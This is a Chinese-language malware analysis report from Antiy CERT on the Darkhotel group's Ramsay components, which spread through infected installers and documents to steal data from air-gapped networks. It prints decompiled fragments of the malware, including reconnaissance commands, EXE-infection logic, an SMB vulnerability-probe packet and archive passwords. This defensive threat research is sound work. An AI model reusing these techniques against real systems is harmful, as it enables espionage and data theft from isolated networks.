Darkhotel 组织渗透隔离网络的 Ramsay 组件分析

时间 ： 2020 年 05 月 22 日 来源： 安天 CERT

1 概述

安天 CERT 于 2020 年 4 月 20 日发现 APT 组织 Darkhotel 在近期的威胁行为，并持续跟进分析，现公布本次渗透隔离网络的 Ramsay 组件以及与 Darkhotel 组织关联分析报告。

Darkhotel 组织是具有国家背景的一般能力国家/地区行为体，又名 Dubnium、Nemim、Tapaoux、APT-C-06、T-APT-02 等，由 Kaspersky 于 2015 年 8 月 10 日首次披露，是一个活跃至今、主要目标国家为中国、朝鲜、印度、日本的攻击组织。在以往的攻击活动中使用劫持 WiFi 投递诱饵、鱼叉式钓鱼邮件、0day、nday、滥用数字签名、白利用，以及感染 U 盘文件达到突破物理隔离等技术手段。

在这次事件中，Darkhotel 组织的策略是将恶意代码与合法应用捆绑，以往对该组织的披露认为这种捆绑策略是为了伪装恶意代码，即属于 ATT&CK 初始投递载荷阶段。但实际上，从近期捕获的样本 Ramsay 组件来看，与合法应用捆绑的恶意代码属于被感染的文件而非伪装的诱饵，属于 ATT&CK 内网横移渗透阶段，主要用于在隔离网络传播恶意代码。判定此次 Darkhotel 渗透活动属于隔离网络有以下四方面原因：

第一，假设目标终端部署杀软，则文件感染的方式很容易被检出，但根据活跃样本的狩猎情况并未发现更多的样本，说明 Darkhotel 活动限于特定的目标；

第二，办公场景的应用安装包多数来自于共享盘下载或者同事之间的信任分享，尤其在隔离网络场景，无法去应用官网下载；

第三，早期有关 Darkhotel 的披露中，如果缺少组件则会通过 Powershell 下载，但是本次 Darkhotel 活动的分析中并未涉及网络请求或者下载行为；

第四，本次 Darkhotel 活动不是基于网络协议的 C2，而是基于自定义的文件传输控制指令，当 Ramsay 扫描到被带入隔离网络环境的感染文档，则读取对应的指令并执行指令对应的载荷对象作为攻击利器在隔离网络传播。

通过关联分析捕获到了 Darkhotel 初始投递阶段的载荷，一镜之中，窥以全豹。



图 1-1 Darkhotel 组织 Ramsay 组件渗透活动对应的 ATT&CK 映射

行动中涉及 10 个阶段 28 个技术点，具体技术行为描述如下表

表 1-1 Darkhotel 组织 Ramsay 组件渗透活动具体技术行为描述表

ATT&CK 阶段/别	具体行为
初始访问	通过感染可移动介质传播自身或者疑似使用鱼叉式钓鱼邮件传播
执行	通过诱导用户执行，以及利用 Windows 服务、加载模块 API 执行
持久化	通过新建服务、利用 Applnit DLL(注册表项)、利用计划任务
提权	绕过用户账户控制（UAC）
防御规避	进程注入、软件加壳、DLL 搜索顺序劫持、删除文件
发现	发现文件和目录、发现网络共享、发现进程
横向移动	拷贝远程文件、利用远程服务、通过可移动介质复制
收集	自动收集、收集本地系统数据、收集网络共享驱动数据、收集可移动介质数据、获取屏幕截图
命令与控制	通过可移动介质通信、使用自定义 C2 协议
渗出	压缩数据

2 恶意代码分析

2.1 被感染软件的分析

被感染软件的时间戳为 2020 年 3 月 4 日，在外观上看似伪装成知名压缩软件 7Zip 的安装包，考虑到木马的 PE 感染机制，这例诱饵很可能是某个受害者网络中被 Ramsay v2 感染的正常 7Zip 安装包，并不是最初的诱饵。

图 2-1 被感染软件图标

Ramsay v2 木马释放原理如下：

Installer 结构负责找到诱饵自身的 4 个特殊标志的位置，将包含的正常 7Zip 运行器、Dropper 和正常 7Zip 安装包提取出来，释放到临时目录并运行：

图 2-2 安装包诱饵结构图示

正常 7Zip 运行器负责运行正常的 7Zip 安装包，在前台弹出交互界面。



图 2-3 弹出正常 7Zip 安装界面

Dropper 负责释放后续的一系列功能组件：

Dropper 运行后需先检查是否要创建“%APPDATA%\\Microsoft\\UserSetting\\”目录，再检查自身命令参数是否为"gQ9VOe5m8zP6"，是则开始释放多个功能组件。Dropper 释放的方式与 7Zip 诱饵有所不同，且更直接：从 Dropper 自身的指定偏移开始，读取指定大小字节，再将前两字节改回 MZ 头，最后写入指定位置。

包含的各组件罗列如下，根据系统环境选择释放：

表 2-1 各功能组件

释放路径	大小	主要功能
%TEMP%\\%S2.exe	104960 字节	开源工具 UACME，用于 BypassUAC
%System32%\\Identities\\wideshut.exe	595968 字节	Dropper 自身复制而来
%System32%\\Identities\\sharp.exe	562064 字节	WinRAR 官方主程序
%System32%\\Identities\\bindsvc.exe	299082 字节	感染本地和内网共享中的 EXE，突破网络隔离
%system32%\\drivers\\hfile.sys	65280 字节	内核 Rootkit
%system32%\\msfte.dll (64 位)	221184 字节	窃密 | 打包 | CVE-2017-0147 漏洞扫描 | 基于文件传输的 C2 通讯
%system32%\\msfte.dll (32 位)	190464 字节	同上
%system32%\\oci.dll (64 位)	221184 字节	窃密 | 打包 | CVE-2017-0147 漏洞扫描 | 基于文件传输的 C2 通讯
%system32%\\oci.dll (32 位)	190464 字节	同上
%system32%\\wimsvc.exe	595968 字节	Dropper 自身复制而来

以下例举核心功能组件：

" bindsvc.exe "组件

该组件负责感染非系统盘和内网网络共享中的 EXE 程序，等待攻击目标携带传播进入隔离网络。感染结果跟上文中 7Zip 诱饵的文件结构一致，只是末尾的正常软件换成每次的感染对象。具体过程详见第 3 章。

"msfte.dll"组件

该组件区分 32 位和 64 位。攻击者将其内部命名为："Ramsay"。

运行方式： "msfte.dll"在 system32 目录下能劫持系统服务"WSearch"，被系统程序"SearchSystemHost.exe"以 SYSTEM 权限调用运行。

主要功能按导出函数分为 DllEntryPoint()，AccessDebugTracer()和 AccessRetailTracer()：

2.1.1 导出函数：DllEntryPoint()

1. 获取本机硬件 GUID。

2. 释放脚本"%APPDATA%\\Microsoft\\Word\\winword.vbs"，从用户近期的 Word 文档中提取纯文本。

```
v65 = &FileName;
kk_cryptData_2trnmg_sdb(L"Collect Recent DOC - %s", &FileName);
PathName = 0;
memset(&v69, 0, 0x206u);
v65 = (WCHAR *)&Data;
wsprintfW(&PathName, L"%s\\Microsoft\\Word", &Data);
if ( PathFileExistsW(&PathName) || CreateDirectoryW(&PathName, 0) )
{
  v2 = PathFindFileNameW(&FileName);
  PathAppendW(&PathName, v2);
  if ( CopyFileW(&FileName, &PathName, 0) )// 复制Word实体，
                                           // %APPDATA%\\Microsoft\\Office\\Recent\*.docx.lnk -->
                                           // %APPDATA%\\Microsoft\\Word\\
  {
    kk_vbs_doc2txt();                      // Word文档转化成txt
    ++v80;
  }

  {
    v64 = &v72;
    kk_cryptData_2trnmg_sdb(L"Collect TXT by converting word - %s", &v72);
  }
  FindClose(hFindFile);
}
```

图 2-4 从用户近期 Word 文档中提取文本

3. 窃取用户近期文件：

释放官方 WinRAR 程序，将用户近期文件的快捷方式加密打包：

%APPDATA%\\Microsoft\\Windows\\Recent*.lnk （近期用户访问过的文件的快捷方式）

打包密码为：PleaseTakeOut6031416!!@@##

4. 检查自身是否处于进程"HYON.exe"或"BON.exe"或"Cover.exe"中，对应为何软件尚未确定。攻击者还为"msfte.dll"组件起了内部名称："Ramsay"，内部版本为 v8。

```
v5 = _wgetenv(L"SystemDrive");
if ( !StrStrIW(&First, v5)                 // 当前进程模块不在系统盘
  || StrStrIW(&First, L"HYON.exe")         // 当前进程名为HYON.exe
  || StrStrIW(&First, L"BON.exe")          // 当前进程名为BON.exe
  || StrStrIW(&First, L"Cover.exe") )      // 当前进程名为Cover.exe
{
  v6 = GetCurrentProcessId();
  kk_cryptData_2ramdisk_sdb(
    L"===== Injected Ramsay Dll v%d (PID: %d, Path: %s) =====",
    *(_DWORD *)v8_dword_1002B004,          // 版本号为8
    v6,
    &First);
```

图 2-5 "msfte.dll"组件的内部名

5. 基于自定义的文件传输控制指令，参见第 3 章。

2.1.2 导出函数：AccessDebugTracer()和 AccessRetailTracer()

1. 向 explorer.exe 进程注入自身。

2. 将自身版本号写入"%APPDATA%\\Microsoft\\UserSetting\\version.ini"，此次版本为 8。

3. 采集系统信息，包括系统版本、进程列表、网络连接、网络配置、路由信息、ARP 表、调用 msfte.dll 的进程、网络分享、Pin "server"主机的结果（正常时不存在）、调用了 hfile.sys 的系统服务。这些信息会经加密，保存至"%APPDATA%\\Microsoft\\UserSetting\\MediaCache\\"目录下的.rtt 文件。

```
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c systeminfo");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"tasklist /v\"");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"netstat -ano\"");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"ipconfig /all\"");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"route print\"");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"arp -a\"");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"tasklist /m msfte.dll\"");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"net share\"");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"ping server\"");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"sc query hfile.sys
return sub_1000CA60(&CommandLine, psz1, a2);
```


图 2-6 采集系统信息

4. 搜集 IE 浏览器网络缓存目录中后缀名为".txt"、".doc"和".xls"的文档文件：

"%USERPROFILE%\\AppData\\Local\\Microsoft\\Windows\\Temporary Internet Files\\Content.IE5\\"

5. 收集各磁盘信息，包括目录和文件列表、磁盘名、总空间、剩余空间。

枚举 A 到 Z，采集当前已有磁盘的信息。

创建名为"lua"的窗口，设置 lpfnWndProc 函数，实现当有外部的可移动存储设备接入时采集其信息：

```
WndClass.lpszMenuName = 0;
WndClass.lpfnWndProc = kk_RemovableDevices_spy;
WndClass.lpszClassName = L"lua";
WndClass.hInstance = hInstance;
if ( RegisterClassW(&WndClass) )
{
  hWnd = CreateWindowExW(
           0,
           WndClass.lpszClassName,
           0,
           0,
           2147483648,
           2147483648,
           2147483648,
           2147483648,
           0,
           0,
           hInstance,
           0);
```

```
if ( a2 == 0x8000 )                             // DBT_DEVICEARRIVAL
{
  if ( *(_DWORD *)(a3 + 4) == 2 )
  {
    lstrcpyW(&String1, L"A:");
    String1 = (char)sub_10008FA0(*(_DWORD *)(a3 + 12));// 确定盘符
    kk_cryptData_2ramdisk_sdb(L"Drive %s Media has arrived.", &String1);
    result = sub_10008BA0(&String1, 1, 0);     // 采集目录和文件列表、磁盘信息
  }
}
else if ( a2 == 0x8004 )                        // DBT_DEVICEREMOVECOMPLETE
{
  result = a3;
  if ( *(_DWORD *)(a3 + 4) == 2 )
  {
    v4 = sub_10008FA0(*(_DWORD *)(a3 + 12));  // 确定盘符
    result = kk_cryptData_2ramdisk_sdb(L"Drive %c: Media was removed.", v4);
  }
}
```

图 2-7 采集外部可移动存储设备的信息

6. 内网 CVE-2017-0147 漏洞扫描：

CVE-2017-0147 为著名的永恒系列中的 Windows SMB 信息泄漏漏洞，这里攻击者通过向内网中 Microsoft 服务器的消息块 1.0 (SMBv1)发送特殊数据包，仅检查其是否存在该漏洞，并不利用：

```
00 00 00 54 FF 53 4D 42 72 00 00 00 00 18 01 28   ...TÿSMBr......(
00 00 00 00 00 00 00 00 00 00 00 00 00 00 2F 4B   ............../K
00 00 C5 5E 00 31 00 02 4C 41 4E 4D 41 4E 31 2E   ..Å^.1..LANMAN1.
30 00 02 4C 4D 31 2E 32 58 30 30 32 00 02 4E 54   0..LM1.2X002..NT
20 4C 41 4E 4D 41 4E 20 31 2E 30 00 02 4E 54 20    LANMAN 1.0..NT
4C 4D 20 30 2E 31 32 00 00 00 00 63 FF 53 4D 42   LM 0.12....cÿSMB
73 00 00 00 00 18 01 20 00 00 00 00 00 00 00 00   s...... ........
00 00 00 00 00 00 2F 4B 00 00 C5 5E 0D FF 00 00   ....../K..Å^.ÿ..
00 DF FF 02 00 01 00 00 00 00 00 00 00 00 00 00   .ßÿ............
00 00 00 40 00 00 00 26 00 00 2E 00 57 69 6E 64   ...@...&....Wind
6F 77 73 20 32 30 30 30 20 32 31 39 35 00 57 69   ows 2000 2195.Wi
6E 64 6F 77 73 20 32 30 30 30 20 35 2E 30 00 00   ndows 2000 5.0..
```

```
    kk_cryptData_2ramdisk_sdb(L"<-> %S(%S), NOT VULNERABLE", cp, &String1);
  }
  result = 0;
}
else
{
  kk_cryptData_2ramdisk_sdb(
    L"<+> %S(%S), VULNERABLE (STATUS_INSUFF_SERVER_RESOURCES)",
```

图 2-8 发送漏扫数据包判断是否可利用

7. 内网共享目录扫描：

信息搜集：采集内网网络分享的子目录和文件列表、磁盘名、总空间、剩余空间。

文件搜集：搜集网络分享目录中后缀名为".txt"、".doc"和".xls"的文档文件。

8. 加载"%SystemRoot%\\System32\\Identities\\"目录下名为"netmgr_%d.dll"的 DLL，%d 取 1 到 9。该 DLL 由攻击者传入的隐藏数据释放（参见第 3 章 Ramsay 基于文件传输的通讯方式），目前未获得实体：

```
wsprintfW(&pszPath, L"%s\\netmgr_%d.dll", v2, v1);// %SystemRoot%\\System32\\Identities\\netmgr_%d.dll
if ( PathFileExistsW(&pszPath) )
{
  v7 = LoadLibraryW(&pszPath);
  kk_cryptData_2ramdisk_sdb(L"LoadAutoRunDll - %s", &pszPath);
  if ( !v7 )
    kk_cryptData_2ramdisk_sdb(L"Failed to load the dll: %s", "LoadAutoRunDllThread", 779, &pszPath);
}
Sleep(1000u);
```

图 2-9 加载 netmgr_%d.dll

2.2 漏洞利用文档分析

漏洞利用文档通过鱼叉式钓鱼邮件进入目标内部网络，先后通过漏洞 CVE-2017-0199 和 CVE-2017-8570 投放 VBS 脚本，添加注册表项建立持久机制。攻击者将 PE 文件隐写在图片中，通过 VBS 脚本加载运行，利用开源工具绕过 UAC，作用主要是收集受害者的系统信息和外部可移动存储设备的信息。

此次的 Ramsay v1 样本没有感染正常文件的功能，但有实现基于自定义的文件传输控制指令和渗出能力。整体看来，这例攻击文档的主要目的是为了对目标的网络环境进行侦察探测。

文档诱饵“accept.docx”的正文为空白，最后保存时间为 2019 年 5 月 2 日，早于感染的软件诱饵。

元数据包含韩语“제목”，中文含义是“标题”：

AppVersion	12.0
Application	Microsoft Office Word
Characters	6
CharactersWithSpaces	6
CreateDate	2019:02:12 07:19:00Z
Creator	Windows User
DocSecurity	None
FileType	DOCX
FileTypeExtension	docx
HeadingPairs	제목1
HyperlinksChanged	false
LastModifiedBy	Windows User
Lines	1
LinksUpToDate	false
MIMEType	application/vnd.openxmlformats-officedocument.wordprocessingml.document
ModifyDate	2019:05:02 07:47:00Z
vt:lpstr	제목

图 2-10 诱饵文档的元数据包含韩语

文档利用了 CVE-2017-0199 漏洞，触发后会打开包含的 CVE-2017-8570 漏洞利用文档“afchunk.rtf”。

“afchunk.rtf”执行释放的 SCT 脚本 OfficeTemporary.sct。OfficeTemporary.sct 负责释放和执行 VBS 脚本%ALLUSERSPROFILE%\slmgr.vbs。

slmgr.vbs 首先将自身添加进注册表的 Run 启动项，实现开机启动：

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\slmgr，%ALLUSERSPROFILE%\slmgr.vbs

然后提取文档包含的图片文件“image1.jpeg”。找到图片数据中的特殊标志，解码后续隐写的 PE 数据，释放到%ALLUSERSPROFILE%目录下随机命名的.exe 并运行。



图 2-11 图片附加的特殊标志和 PE 数据

完整流程如下：



图 2-12 文档诱饵的执行流程

释放的随机名.exe 经深入分析，是属于上文中软件诱饵释放的 Dropper 的早期版本。彼此间有诸多重要的功能代码重合，例如：

- 运行后先检查自身参数是否为"gQ9VOe5m8zP6"。
- 运行一组 CMD 命令，采集系统信息。
- 收集本地和外部可移动存储设备的信息。
- 加载攻击者投递的“netmgr_%d.dll”，%d 取 1 到 9。
- 窃取近期用户文件的快捷方式。
- 释放开源脚本，从用户近期 Word 文档中提取纯文本。
- 使用开源 UACME 组件 BypassUAC。
- 基于文件传输的命令控制，指令和功能都相同。

此次 Dropper 具有的不同点如下：

- 具有更少的功能组件 ：

表 2-2 各功能组件

释放路径	大小	主要功能
%PROGRAMDATA%\identities\netwiz.exe	990208 字节	Dropper 自身复制而来
%WINDIR%\syswow64\dpnom.dl	71168 字节	向.doc 文档写入隐藏数据
%PROGRAMDATA%\sharp.exe	562064 字节	WinRAR 官方主程序

- 每隔 30 秒截取一次屏幕
- 当有外部可移动存储设备接入时，除了采集信息，还会截取此刻的屏幕。
- RAR 打包的密码为 PleaseTakeOut!@#
- 基于自定义的文件传输控制指令，参见第 3 章。

3 突破隔离网络猜想

3.1 突破隔离网络猜想

攻击者突破目标隔离网络的猜想是基于恶意代码功能的威胁行为，而非恶意代码时序空间的关联。Darkhotel 活动限于特定的目标，在作业活动中依据 Ramsay v1 木马收集的 USB 数据信息发现目标存在隔离网络，由于基于网络协议的 C2 无法抵达隔离网络，而不得不制定隔离网络感染方案。

另一方面，鉴于隔离网络通过可移动设备带出的普通文档文件是不涉密的，因此，攻击者选择尽可能扫描感染隔离网络内部的所有文档，在这过程中，存在将密级文档内容摘要附加在感染的普通文档的情景，大大提高了重要情报被移动设备带出的可能性。同时，攻击者将 Ramsay v2 木马保留在隔离网络继续扫描文档，一旦发现文档带入隔离网络环境，则读取对应的指令并执行指令对应的载荷对象。

基于自定义的文件传输控制指令完整过程：

攻击者当前位置可能是位于目标内网，能控制一定数量的机器和共享目录上的文件。

步骤 1. 感染正常的 EXE 文件，通过受害者携带进入隔离网络的机器中执行。

步骤 2. 被攻陷的隔离网络机器中的窃密数据，被附加到正常 Word 文档的末尾；

1) 附加窃密数据的 Word 文档被受害者携带撤出隔离网络；

2) 攻击者找到这些 Word 文档，读取附加的窃密数据；

步骤 3. 攻击者感染新的 Word 文档，附加命令和执行对象。

1) Word 文档被受害者携带进入隔离网络；

2) 附加的命令和执行对象在隔离网络中已被攻陷的机器中得到执行；

3) 执行结果的日志随着步骤 2 也被带出隔离网络。



图 3-1 突破隔离网络猜想流程图

3.2 突破隔离网络实现代码分析

攻击者突破隔离网络的手段，是通过感染本地非系统盘和内网共享目录中的 EXE 文件（特别是可移动存储设备中），形成跟 7Zip 软件诱饵结构相同的新诱饵，然后寄希望于攻击目标通过移动存储设备携带进入对外隔离的网络环境中得到运行。

```
if ( ReadFile(hFile, &Buffer, 0x32u, &NumberOfBytesRead, 0) )// 读取该EXE
{
  CloseHandle(hFile);
  v18 = kk_findPartPosition((int)&Buffer, 50, 0, PESig5_byte_429E1C, 0x1Bu, 0);
  if ( v18 )
  {
    kk_cryptData_2trnmg_sdb(L"[-] Already changed: %s", &pszPath);// 包含PESig5，则已被修改过
    if ( a2 )
      ++dword_429D9C;
    else
      ++dword_429DA0;
  }
  else                                  // 没被修改过
  {
    v18 = kk_findPartPosition((int)&Buffer, 50, 0, PESig4_byte_429E00, 0x18u, 0);
    if ( v18 )
    {
      kk_cryptData_2trnmg_sdb(L"[+] Needed New Binding: %s", &pszPath);// 需要新捆绑
      lpAddress = kk_Readfile(&pszPath, (int)&FileSize_v9);
      if ( sub_403220(&pszPath, (int)lpAddress, FileSize_v9) )// 进行捆绑
      {
        kk_cryptData_2trnmg_sdb(L" > Success to Merge!");// 捆绑成功
        if ( a2 )
          ++*(_DWORD *)dword_429D94;
        else
          ++*(_DWORD *)dword_429D98;
      }
      else
      {
        kk_cryptData_2trnmg_sdb(L" > Fail to Merge!");// 捆绑失败
```

图 3-2 正常 EXE 文件的感染流程

